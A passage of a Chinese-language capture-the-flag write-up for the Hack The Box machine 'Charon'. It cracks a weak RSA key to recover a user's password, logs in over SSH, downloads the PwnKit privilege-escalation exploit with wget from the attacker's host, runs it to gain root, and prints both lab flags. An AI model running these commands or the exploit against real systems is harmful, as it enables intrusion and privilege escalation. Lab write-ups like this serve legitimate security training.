www-data@charon:/home/decoder$ ls -al
ls -al
total 36
drwxr-xr-x 3 decoder freeeze 4096 Aug 16 2022 .
drwxr-xr-x 3 root root 4096 Aug 16 2022 ..
lrwxrwxrwx 1 root root 9 Aug 16 2022 .bash_history -> /dev/null
-rw-r--r-- 1 decoder freeeze 220 Sep 1 2015 .bash_logout
-rw-r--r-- 1 decoder freeeze 3764 Jun 25 2017 .bashrc
drwx----- 2 decoder freeeze 4096 Aug 16 2022 .cache
-rw-r--r-- 1 decoder freeeze 654 Jun 25 2017 .profile
-rw-r--r-- 1 decoder freeeze 138 Jun 23 2017 decoder.pub
-rw-r--r-- 1 decoder freeeze 32 Jun 23 2017 pass.crypt
-r----- 1 decoder freeeze 33 Jun 29 13:31 user.txt
```

內容

```
xxd pass.crypt
00000000: 9932 4fad 5362 89a1 e2d1 8dd0 2265 cd7f .20.Sb....."e..
00000010: 1557 9d67 9c89 dd19 54c8 c56f 378d 1149 .W.g....T..o7..I
www-data@charon:/home/decoder$ cat decoder.pub
cat decoder.pub
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhALxHhYGPVMyMx3vzJbPPAEa10NETXrV3
mI9wJizmFJhrAgMBAAE=
-----END PUBLIC KEY-----
```

將內容傳到攻擊機(使用base64，這次不弄nc傳[麻煩])

```
www-data@charon:/home/decoder$ base64 decoder.pub
base64 decoder.pub
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUR3d0RRWUpLb1pJaHZjTkFRRUJCUUFES3dBd0tB
SWbBTHhIaFlHUfZNWW14M3Z6SmJQUEFFYTEwTkVUWHJWMwptSTl3Sm16bUZKaHJBZ01CQUFFPQot
LS0tLUVORCBQVUJMSUMgS0VZLS0tLS0K
.....

(root@kali)-[~]
# echo "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUR3d0RRWUpLb1pJaHZjTkFRRUJCUUFES3dBd0tB
SWbBTHhIaFlHUfZNWW14M3Z6SmJQUEFFYTEwTkVUWHJWMwptSTl3Sm16bUZKaHJBZ01CQUFFPQot
LS0tLUVORCBQVUJMSUMgS0VZLS0tLS0K" | base64 -d > decoder.pub
```

decoder

使用RsaCtfTool進行公鑰處理

工具:<https://github.com/RsaCtfTool/RsaCtfTool>

```
./RsaCtfTool.py --publickey decoder.pub --uncipherfile pass.crypt --private
[*] Testing key decoder.pub.
[*] Performing binary_polynomial_factoring attack on decoder.pub.
[*] Performing boneh_durfee attack on decoder.pub.
[*] Performing cm_factor attack on decoder.pub.
[*] Performing comfact_cn attack on decoder.pub.
[*] Performing cube_root attack on decoder.pub.
[*] Performing ecm attack on decoder.pub.
[*] Performing ecm2 attack on decoder.pub.
[*] Performing euler attack on decoder.pub.
[*] Performing factordb attack on decoder.pub.
```

Results for decoder.pub:

Private key :

```
-----BEGIN RSA PRIVATE KEY-----
MIGsAgEAAiEAvEeFgY9UxiBHe/Mls88ARrXQORNetXeYj3AmLOYUmGsCAwEAAQIg
LvuiAxyjSPcwXGvmgqIrLQxWT1SAKVZewy/gpO2bKECEQDTI2+4s2Lacj1WAWZA
A2kzAhEA5Eizfe3idizLLBr0vsjD6QIRAL1M92c1YJOQ/csCjWe01ssCEQDHxRNG
BVGjRsm5XBGHj1tZAhEakJAmnUZ7ivTvKY17SIkqPQ==
-----END RSA PRIVATE KEY-----
```

Unciphered data :

```
HEX : 0x00021196a931fb13d436ba006e657665726d696e64746865626f6c6c6f636b73
INT (big endian) :
3655085627790469570380129333780400348613722126708034993143159448855079795
INT (little endian) :
52205716499867669216750913608236715324790992710306887276016202900746710090240
STR : b'\x00\x02\x11\x96\xa9\xfb\x13\xd4\xba\x00nevermindthebollocks'
```

username : decoder  
獲取密碼 : nevermindthebollocks

```
(root@kali) [~/htb/charon]
# ssh decoder@10.10.10.31
The authenticity of host '10.10.10.31 (10.10.10.31)' can't be established.
ED25519 key fingerprint is SHA256:klyDF498D63YTmNBOQKuWmZ/Vc5GeqxeP5bWi6MG+hI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.31' (ED25519) to the list of known hosts.
decoder@10.10.10.31's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

34 packages can be updated.
23 updates are security updates.

$ id
uid=1001(decoder) gid=1001(freeeze) groups=1001(freeeze)
$ whoami
decoder
```

#### USER FLAG

```
$ cat user.txt
879ce8ef740dbad4fe00cd63cf4b650d
```

有版本漏洞 PwnKit 本機權限升級

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16
Vulnerable to CVE-2021-4034
```

參考:<https://github.com/ly4k/PwnKit>

```
$ wget 10.10.14.4:8000/PwnKit
--2024-06-30 03:07:36-- http://10.10.14.4:8000/PwnKit
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit                                                    100%[
2024-06-30 03:07:37 (60.0 KB/s) - 'PwnKit' saved [18040/18040]

$ ls -al
total 808
drwxrwxrwt 10 root    root      4096 Jun 30 03:07 .
drwxr-xr-x 23 root    root      4096 Aug 16  2022 ..
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .font-unix
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .ICE-unix
-rw-r--r--  1 decoder freeeze 765823 Apr  9 14:42 linpeas.sh
-rw-r--r--  1 decoder freeeze 18040 Jun 30 03:07 PwnKit
drwx----- 3 root    root      4096 Jun 29 13:30 systemd-privat
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .Test-unix
drwx----- 2 decoder freeeze  4096 Jun 30 03:01 tmux-1001
drwx----- 2 root    root      4096 Jun 29 13:31 vmware-root
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .X11-unix
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .XIM-unix
$ chmod +x PwnKit
$ ./PwnKit
root@charon:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(freeeze)
root@charon:/tmp# whoami
root
root@charon:/tmp#
```

這中間應該可以繞過，就不必處理RSA東西。。。。

早知道一開始進行掃描。。。。

root flag

```
root@charon:/tmp# cat /root/root.txt
6642a2c96b346a8b509dd6e743090e35
```